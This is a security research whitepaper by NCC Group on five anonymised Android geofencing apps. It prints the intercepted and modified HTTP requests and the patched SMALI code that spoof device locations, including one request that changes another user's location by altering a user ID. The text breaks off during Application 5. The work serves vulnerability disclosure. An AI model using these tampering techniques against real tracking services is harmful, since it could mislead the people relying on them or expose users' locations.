nccgroup
freedom from doubt

An NCC Group Publication

An Analysis of Mobile Geofencing App Security

Prepared by:
Ashley Cox
ashley.cox ‘at’ nccgroup ‘dot’ com

Contents

1 List of Figures and Tables

2 Introduction

2.1 Executive Summary

Geofencing is the use of the global positioning system (GPS) to create a 'virtual barrier', enabling different functionality in an application or device depending on geographical area. In particular, many applications now exist to allow users to receive alerts should a mobile device leave or join a specified area. These applications have a variety of uses, ranging from anti-theft protection to locating missing children, yet serious vulnerabilities in the most common applications may make it possible to bypass their geofencing capability, or to send false location data to users.

NCC Group conducted a security analysis of consumer-focused geofencing mobile applications available for the Android operating system from the Google Play store. The purpose of this security analysis was to identify issues associated with privacy, integrity, and overall security of the solutions.

Of the assessed geofencing mobile applications, all were found to be vulnerable to one or more security issues. Most of the issues could and should be mitigated by the developers as part of a lightweight security development lifecycle.

The attacks identified varied between applications, and their impact ranged from altering the reported location of the device in the best case to updating the location of every user in the worst case. If users actively rely on these applications to keep track of resources or important persons, attackers could raise alarms or cause concern by making it appear these people or resources are not where they should be.

2.2 Hypothesis

The hypothesis was that geofencing mobile applications rely on GPS data, and that location information or details of a geofence violation is transmitted over the network between the mobile app server and client devices. NCC Group was interested in a number of possible areas related to security including:

- How the instance of the app was uniquely identified to the service.
- How any unique identifier could be spoofed or otherwise transplanted to other devices, either real or virtual.
- Use of unencrypted communication between the app the supporting service.
- Ability to intercept communication between the app and any supporting service, and to strip any encryption used, without the user being made aware.

Other applications also using geo-location data may be vulnerable to similar manipulation techniques.

2.3 Research Approach

The primary techniques employed in this research were:

- Reverse engineering of the mobile apps in order to understand functionality.
- Passive network traffic monitoring.
- Active network traffic interception to strip encryption where possible.

This research was conducted within NCC Group's lab in Manchester, with support from NCC Group's Cheltenham and Surrey teams.

2.4 Previous Applicable Research

There has been surprisingly little research into the security of geofencing, and what research has been conducted has been primarily based around the security of the underlying model [21]. The authors are not aware of any other research into the security of existing commercial off-the-shelf implementations.

With regard to the techniques used, decompiling Android applications is a reasonably well investigated area [14-15] among security researchers. Decompiling Android applications for the detection of malware has also been investigated in the past [16]. iSEC Partners also investigated secure containers in late 2012 [17].

2.5 Vendor Response

NCC Group has attempted to inform the vendors of the products detailed within this whitepaper about the vulnerabilities (with varying degrees of success) so that patches or workarounds can be developed. Furthermore, it is likely the attack vectors detailed are applicable to more Geofencing applications than those detailed here.

3 Mobile Geofencing App Security

3.1 Hypothesis

Two potential attack vectors suggested themselves; either the locations users reported could be spoofed using GPS parameters or, as geofencing mobile apps are assumed to differentiate users based on login information, users could be spoofed using session information or user identifiers.

3.2 App Selection Criteria

Android applications within the Google Play store which advertise geofencing capabilities and employ methods to specify if users are inside or outside a predefined area were selected for review.

3.3 Apps Assessed

NCC Group identified five applications which met the selection criteria, whose names have been withheld as the vulnerabilities have not yet been fixed.

3.4 Attack Vectors Considered

Table 1 provides an overview of the different attack vectors considered by the NCC Group researchers:

Attack vector	Description	Impact
Passive network communication interception	Data transferred over HTTP (as opposed to HTTPS) can be intercepted and easily modified during transmission.	Data sent on the internet passes through a large number of devices. If attackers control any one of these devices, they could eavesdrop on the traffic during transit without raising suspicion of the user.
Active network communication interception and encryption stripping	Data transferred between a device and server can be actively intercepted by a proxy, allowing it to be modified.	Attackers with control over an intercepting proxy can observe or modify traffic during transit. If the traffic is over HTTPS, it is typically more difficult to compromise as compromising connection encryption is required to reduce suspicion.
Third-party GPS location spoofing applications	Third-party GPS spoofing applications allow an attacker with access to the device to spoof GPS locations.	Attackers can modify GPS coordinates, bypassing the location security these applications provide.
Decompilation and modification of compiled code	Decompiling and modifying compiled code to manipulate location coordinates.	Attackers can modify application code, allowing them to install a modified version of the application, bypassing the location security these applications provide.
Storage of device or user unique identifier in an accessible manner	User data stored on the device should be sandboxed to prevent information leakage. However, inter-process communications (IPCs) can compromise user data if freely exposed.	Attackers could potentially gain access to sensitive user information or location history if IPC calls are not correctly secured.
Network communication replay and modification	GPS locations can be modified while being sent from or received by the server.	Attackers can potentially modify GPS data while in transit between client and server.

Table 1: Attack vectors

3.5 Summary of Findings

Table 2 summarises the findings of the analysis conducted by NCC Group. A tick denotes a vulnerability.

Attack vector	Application 1	Application 2	Application 3	Application 4	Application 5
Passive network communication interception	✗	✗	✗	✓	✗
Active network communication interception and encryption stripping	✓	✓	✓	✓	✓
Network communication replay and modification	✓	✓	✓	✓	✓
Third-party GPS location spoofing applications	✓	✓	✓	✓	✓
Storage of device or user unique identifier in an accessible manner	✓	✓	✗	✗	✓
Decompilation and modification of compiled code [2-8][10-12]	✗	✓	✓	✓	✓

Table 2: Summary of findings

As shown in Table 2, all applications could be spoofed by actively removing the HTTPS encryption and modifying the longitude and latitude parameters in the request or response data using an intercepting HTTP proxy. One of the applications allowed the location for all users to be spoofed via a script. All applications were decompiled and three of the five were successfully recompiled to always report their locations at fixed coordinates.

4 Detailed Findings

4.1 Application 1

4.1.1 Location Spoofing

An attempt was made to spoof the location of a user. A baseline location was established, from which testing could be performed; this was 64 Jersey Street, Manchester, GB.



Figure 1: Application 1 baseline

After pressing the “get location” button, traffic is seen in the intercepting proxy (Burp [18]). Using the built-in “find, match and replace” feature on the interceptor produces the results seen below (along with numerous location requests and responses which make it difficult to discern the important communications):



Figure 2: Spoofed location using HTTP request and response modification

An attempt was made to capture the location of a second user, one not in the first user's circles or friends:

Baseline request:

```
GET /v3/circles/0e3b331f-d56c-4e4f-8cc3-fd04a33da91d HTTP/1.1
Authorization: Bearer redacted
Accept: application/json
Host: application1.com
Connection: Keep-Alive
User-Agent: com.application1 19/6.0.2 build 7761 cf271037f1f26e0c
```

Baseline response showing usual behaviour:

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: accept,origin,x-requested-
with,authorization,content-type,geolocation,x-location-metadata
Access-Control-Allow-Methods: GET, PUT, POST, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=UTF-8
Date: Fri, 17 Jan 2014 11:35:48 GMT
ETag: 2613d7e31627be26b426814386b6ca11
Server: nginx
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.1
X-Request-Id: 807157b4be1c8dc6c4827799e2613ac4
Content-Length: 1079
Connection: keep-alive

{"id":"redacted","name":"redacted
Family","color":"7f26c2","type":"basic","memberCount":"1","unreadMessages"
:"0","features":{"premium":"0","locationUpdatesLeft":"5","priceMonth":"5.0
0","priceYear":"50.00"},"members":[{"features":{"device":"1","smartphone":
"1","nonSmartphoneLocating":"0","geofencing":"1","shareLocation":"1","shar
eOffTimestamp":null,"disconnected":"0","pendingInvite":"0","mapDisplay":"1
"},"issues":{"disconnected":"0","status":null,"title":null,"dialog":null,"
action":null,"troubleshooting":"0"},"location":{"latitude":"53.4720374","l
ongitude":"-
2.2384337","accuracy":"30","address1":"","address2":"","timestamp":"138995
8544"},"communications":[{"channel":"Email","value":"redacted@gmail.com","
type":""}],"medical":null,"id":"redacted","firstName":"redacted","lastName
":"redacted","loginEmail":"redacted@gmail.com","gender":null,"avatar":"htt
ps:\/\/www.application1.com\/img\/user_images\/redacted.jpg?fd=1","isAdmin
":"1","pinNumber":"8494"}]}
```


Modified request attempting to get the location of another user:

```
GET /v3/circles/0f982a9d-aad4-4fed-b83e-ced4b8a67df1 HTTP/1.1
Authorization: Bearer redacted
Accept: application/json
Host: application1.com
Connection: Keep-Alive
User-Agent: com.application1 19/6.0.2 build 7761 cf271037f1f26e0c
```

Response from the server communicating the user is not in the circle:

```
HTTP/1.1 404 Not Found
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: accept,origin,x-requested-
with,authorization,content-type,geolocation,x-location-metadata
Access-Control-Allow-Methods: GET, PUT, POST, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=UTF-8
Date: Fri, 17 Jan 2014 11:37:11 GMT
Server: nginx
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.1
X-Request-Id: 388b24a4186cf248f37ea7a24bae8c3c
Content-Length: 118
Connection: keep-alive

{"status":404,"errorMessage":"User is not in this
Circle","url":"\/v3\/circles\/redacted "}
```

The implications from the above results mean that an attacker could spoof their location multiple times with little effort.

4.1.2 IPC Vulnerability

Inter-process communications (IPCs) allow applications to communicate with each other using a common channel. A simple example of this is the clipboard, which can store temporary data from almost any application and transfer it to other applications. IPCs can, however, be thought of as vulnerabilities if an application leaks sensitive user information to other applications.

A potential IPC vulnerability exists for several services as they require no permissions for access, making them visible to all other applications. The output here from Drozer [19] shows which IPCs are available to other applications. This allows attackers to craft their own functions to interact with these IPCs, potentially gaining access to user data:

```
dz> run app.service.info -a com.application1.android.safetymapd
Package: com.application1.android.safetymapd
  com.application1.UpdateService
    Permission: null
  com.application1.samsung.watch.BProjectService
    Permission: null
  com.application1.service.application1Service
    Permission: null
  com.application1.services.MessagingService
    Permission: null
  com.application1.services.CheckInService
    Permission: null
  com.application1.services.PanicService
    Permission: null
  com.application1.services.LocationSharingService
    Permission: null
  com.application1.services.GeofenceAlertsService
    Permission: null
```

4.2 Application 2

4.2.1 Location Spoofing

An attempt was made to spoof the location of a user. As with application 1, a baseline location was established, as shown in Figure 3.

Figure 3: Application 2 baseline



Figure 4: Application 2 spoofed location using a proxy

Details of how this spoofing was achieved are detailed below.

Original request by application 2 (highlighting interesting data) was:

```
POST /application2_api HTTP/1.1
Content-Length: 790
Content-Type: application/x-www-form-urlencoded
Host: application2.com
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

Auth1=redacted&ant_met=ant_send_data&ant_gcmid=APA91bFCJf2x3S2zGzx6OvReedS
ehxlCXP_7ioT3aNZN_DUaT1bzf8w6W9r-
pLx3lJ9D697DObpOraBLm1p6Bo00XB7my9sc9oSs1gjeX1fncxWayemjNoXiuck-
9BIbonhHaG0xUki6NDutLaBmHmUseAMVIoj1X2GTJPUrFqt0rFAym06A-
O0&ant_imei=redacted&ant_json_data=%7B%22Data%22%3A%5B%7B%22time%22%3A1389
953933247%2C%22address%22%3A%22%5BError%5D%22%2C%22speed%22%3A0%2C%22altit
ude%22%3A0%2C%22data_type%22%3A%22location%22%2C%22geo_warning%22%3A0%2C%2
2bearing%22%3A0%2C%22provider%22%3A%22fused%22%2C%22long%22%3A-
2.2384572%2C%22accuracy%22%3A37.9119987487793%2C%22
activity%22%3A0%2C%22geo_state%22%3A0%2C%22lat%22%3A53.4721796%7D%5D%7D&an
t_ema=redacted%40gmail.com&ant_token=b3c796760b2728eb0c07931de7362957
```

Here is the modified request with the modified coordinates:

```
POST /application2track_api HTTP/1.1
Content-Length: 791
Content-Type: application/x-www-form-urlencoded
Host: application2.com
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

Auth1=redacted&Auth2=redacted&ant_met=ant_send_data&ant_gcmid=APA91bFCJf2x
3S2zGzx6OvReedSehxlCXP_7ioT3aNZN_DUaT1bzf8w6W9r-
pLx3lJ9D697DObpOraBLm1p6Bo00XB7my9sc9oSs1gjeX1fncxWayemjNoXiuck-
9BIbonhHaG0xUki6NDutLaBmHmUseAMVIoj1X2GTJPUrFqt0rFAym06A-
O0&ant_imei=redacted&ant_json_data=%7B%22Data%22%3A%5B%7B%22time%22%3A1389
953933247%2C%22address%22%3A%22%5BError%5D%22%2C%22speed%22%3A0%2C%22altit
ude%22%3A0%2C%22data_type%22%3A%22location%22%2C%22geo_warning%22%3A0%2C%2
2bearing%22%3A0%2C%22provider%22%3A%22fused%22%2C%22long%22%3A-
2.00384572%2C%22accuracy%22%3A37.9119987487793%2C%22
activity%22%3A0%2C%22geo_state%22%3A0%2C%22lat%22%3A48.4721796%7D%5D%7D&an
t_ema=redacted&ant_token=b3c796760b2728eb0c07931de7362957
```

The result of the above is seen in figure 4. The implications from the above results mean that an attacker could easily spoof their location multiple times.

.

4.2.2 Modifying the SMALI Code

The official Google Code page explains what SMALI is [20]:

> *"smali/baksmali is an assembler/disassembler for the dex format used by dalvik, Android's Java VM implementation. The syntax is loosely based on Jasmin's/dedexer's syntax, and supports the full functionality of the dex format (annotations, debug info, line info, etc.)"*

The initial SMALI code snippet for obtaining the latitude coordinates was:

```
.method public getLocLat()D
    .locals 2

    .prologue
    .line 109
    iget-
wide v0, p0, Lcom/developer2/application2/database/models/LocationInfo;-
>mLocLat:D
    return-wide v0
.end method
```

The SMALI code for latitude coordinates was modified, hard coding the latitude to 27.1750074:

```
.method public getLocLat()D
    .locals 2

    .prologue
    .line 109

    iget-
wide v0, p0, Lcom/developer2/application2/database/models/LocationInfo;-
>mLocLat:D
    const-wide v0, 0x403b2ccd48f38ed8L #27.1750074
    return-wide v0
.end method
```


The application was recompiled and installed on the device, then relinked to the application 2 account. The new location was then retrieved, as shown in Figure 5.



Figure 5: Location fixed in Algeria

The implications from the above results again means that by recompiling the modified application, an attacker could spoof their location.

4.2.3 IPC Vulnerability

A potential IPC vulnerability exists for the built-in DolphinAddonService as it requires no permissions for access, making it visible to all other applications. This allows attackers to craft their own functions to interact with these IPCs, potentially gaining access to user data:

```
dz> run app.service.info -a me.application2.application2play
Package: me.application2
  com.application2.service.observer.DolphinAddonServiceWithObserver
    Permission: null
```

4.3 Application 3

4.3.1 Location Spoofing

A baseline request was first generated by the app, which enabled it to physically locate the user's device. As highlighted below, the user (id 9436) has been located at latitude 53.471, longitude -2.23:

```
POST /mobile/webapi.php HTTP/1.1
Content-Length: 39
Content-Type: application/x-www-form-urlencoded
Host: application3.com
Connection: Keep-Alive

task=locupdate&user_id=9436&lat=53.47171130846613&lnt=-2.2371308736045648
```

A baseline response was gathered to compare differing results to:

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 17 Jan 2014 14:58:58 GMT
Content-Type: text/xml
Content-Length: 123
Connection: keep-alive
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: Content-Type
Access-Control-Max-Age: 86400

<?xml version="1.0" encoding="UTF-8"
standalone="no" ?><gpslocator><result>success</result><message></message><
/gpslocator>
```

A second user's location (id 9437) was then modified using an intercepting proxy:

```
POST /mobile/webapi.php HTTP/1.1
Content-Length: 39
Content-Type: application/x-www-form-urlencoded
Host: application3.com
Connection: Keep-Alive

task=locupdate&user_id=9437&lat=0&lnt=0
```

The result was this email:

Figure 6 Resulting email

As shown in the location link, q=0,0 denotes latitude 0, longitude 0 meaning the spoofed location attempt was successful.

Scripting this attack would be trivial, allowing an attacker to update the location of every user signed up to the service, potentially causing Denial of Service.

4.3.2 Modifying the SMALI Code

An attempt was made to hard code the location coordinates within the application code.

The initial SMALI code snippet for getting longitude coordinates was:

```
const-string v0, "lnt"

    invoke-virtual {p1}, Landroid/location/Location;->getLongitude()D

    move-result-wide v1

    invoke-static {v1, v2}, Ljava/lang/String;-
>valueOf(D)Ljava/lang/String;

    move-result-object v1

    invoke-
direct {v9, v0, v1}, Lorg/apache/http/message/BasicNameValuePair;-
><init>(Ljava/lang/String;Ljava/lang/String;)V

    .line 752
    .restart local v9       #parm:Lorg/apache/http/message/BasicNameValueP
air;
    const-string v0, "Longitude: "

    invoke-virtual {p1}, Landroid/location/Location;->getLongitude()D

    move-result-wide v1

    invoke-static {v1, v2}, Ljava/lang/String;-
>valueOf(D)Ljava/lang/String;
```

The SMALI code snippet for longitude coordinates was modified and hard coded to 27.1750074:

```
const-string v0, "lnt"

    invoke-virtual {p1}, Landroid/location/Location;->getLongitude()D

    move-result-wide v1

    const-wide v1, 0x403b2ccd48f38ed8L

    invoke-static {v1, v2}, Ljava/lang/String;-
>valueOf(D)Ljava/lang/String;

    move-result-object v1

    invoke-
direct {v9, v0, v1}, Lorg/apache/http/message/BasicNameValuePair;-
><init>(Ljava/lang/String;Ljava/lang/String;)V

    .line 752
    .restart local v9       #parm:Lorg/apache/http/message/BasicNameValueP
air;
    const-string v0, "Longitude: "

    invoke-virtual {p1}, Landroid/location/Location;->getLongitude()D

    move-result-wide v1

    const-wide v1, 0x403b2ccd48f38ed8L

    invoke-static {v1, v2}, Ljava/lang/String;-
>valueOf(D)Ljava/lang/String;
```

The result was the email in Figure 7, showing the location fixing was successful.



Figure 7: Email from application 3

Attackers can therefore hard-code location coordinates within an application.
.

After clicking the email link we see the output in Figure 8, which shows a successfully spoofed location.



Figure 8: Application 3 spoofed location

4.4 Application 4

4.4.1 Location Spoofing

An initial location address is obtained via the Google Maps API. This is recorded by the application. The application then attempts to send this location information to the server:

```
GET
/services/general.php?action=1&email=obfuscated@gmail.com&type=emergency&u
id=obfuscated&udid=obfuscated&lat=53.474566&lon=-2.1938211&address=CUV-
9031,%2016890%20Fuertescusa,%20Cuenca,%20Spain&ptype=RP HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.1.2; GT-I9300 Build/JZO54K)
Host: www.application4.net
Connection: Keep-Alive
Accept-Encoding: gzip
```

The request was modified:

```
GET
/services/general.php?action=1&email=obfuscated@gmail.com&type=emergency&u
id=obfuscated&udid=obfuscated&lat=40.474566&lon=-2.1938211&address=CUV-
9031,%2016890%20Fuertescusa,%20Cuenca,%20Spain&ptype=RP HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.1.2; GT-I9300 Build/JZO54K)
Host: www.application4.net
Connection: Keep-Alive
Accept-Encoding: gzip
```

The result in Figure 9 shows a successfully spoofed location.



Figure 9: Location fixed south of England

4.4.2 Modifying the APK Code

The initial SMALI snippet for setting coordinates was:

```
invoke-virtual {p1}, Landroid/location/Location;->getLatitude()D

    move-result-wide v5

    sput-wide v5, Lcom/developer4/application4/Tracking;->lat:D

    .line 559
    invoke-virtual {p1}, Landroid/location/Location;->getLongitude()D

    move-result-wide v5
```

This was modified to:

```
invoke-virtual {p1}, Landroid/location/Location;->getLatitude()D

    move-result-wide v5

    const-wide v5, 0x403b2ccd48f38ed8L

    sput-wide v5, Lcom/developer4/application4/Tracking;->lat:D

    .line 559
    invoke-virtual {p1}, Landroid/location/Location;->getLongitude()D

    move-result-wide v5

    const-wide v5, 0x403b2ccd48f38ed8L
```

Resulting successfully spoofed location as shown in Figure 10.

Figure 10: Spoofed location in application 4

4.5 Application 5

4.5.1 Location Spoofing

An initial request was made to update the location to Manchester Technology Centre, Oxford Road, Manchester, M1 7EF

```
POST /json/UserLoc HTTP/1.1
User-Agent: application5 (Android 4.1.2; SDK 16; en_GB)
Content-Type: application/json
Content-Length: 254
Host: application5.com
Connection: Keep-Alive
Accept-Encoding: gzip

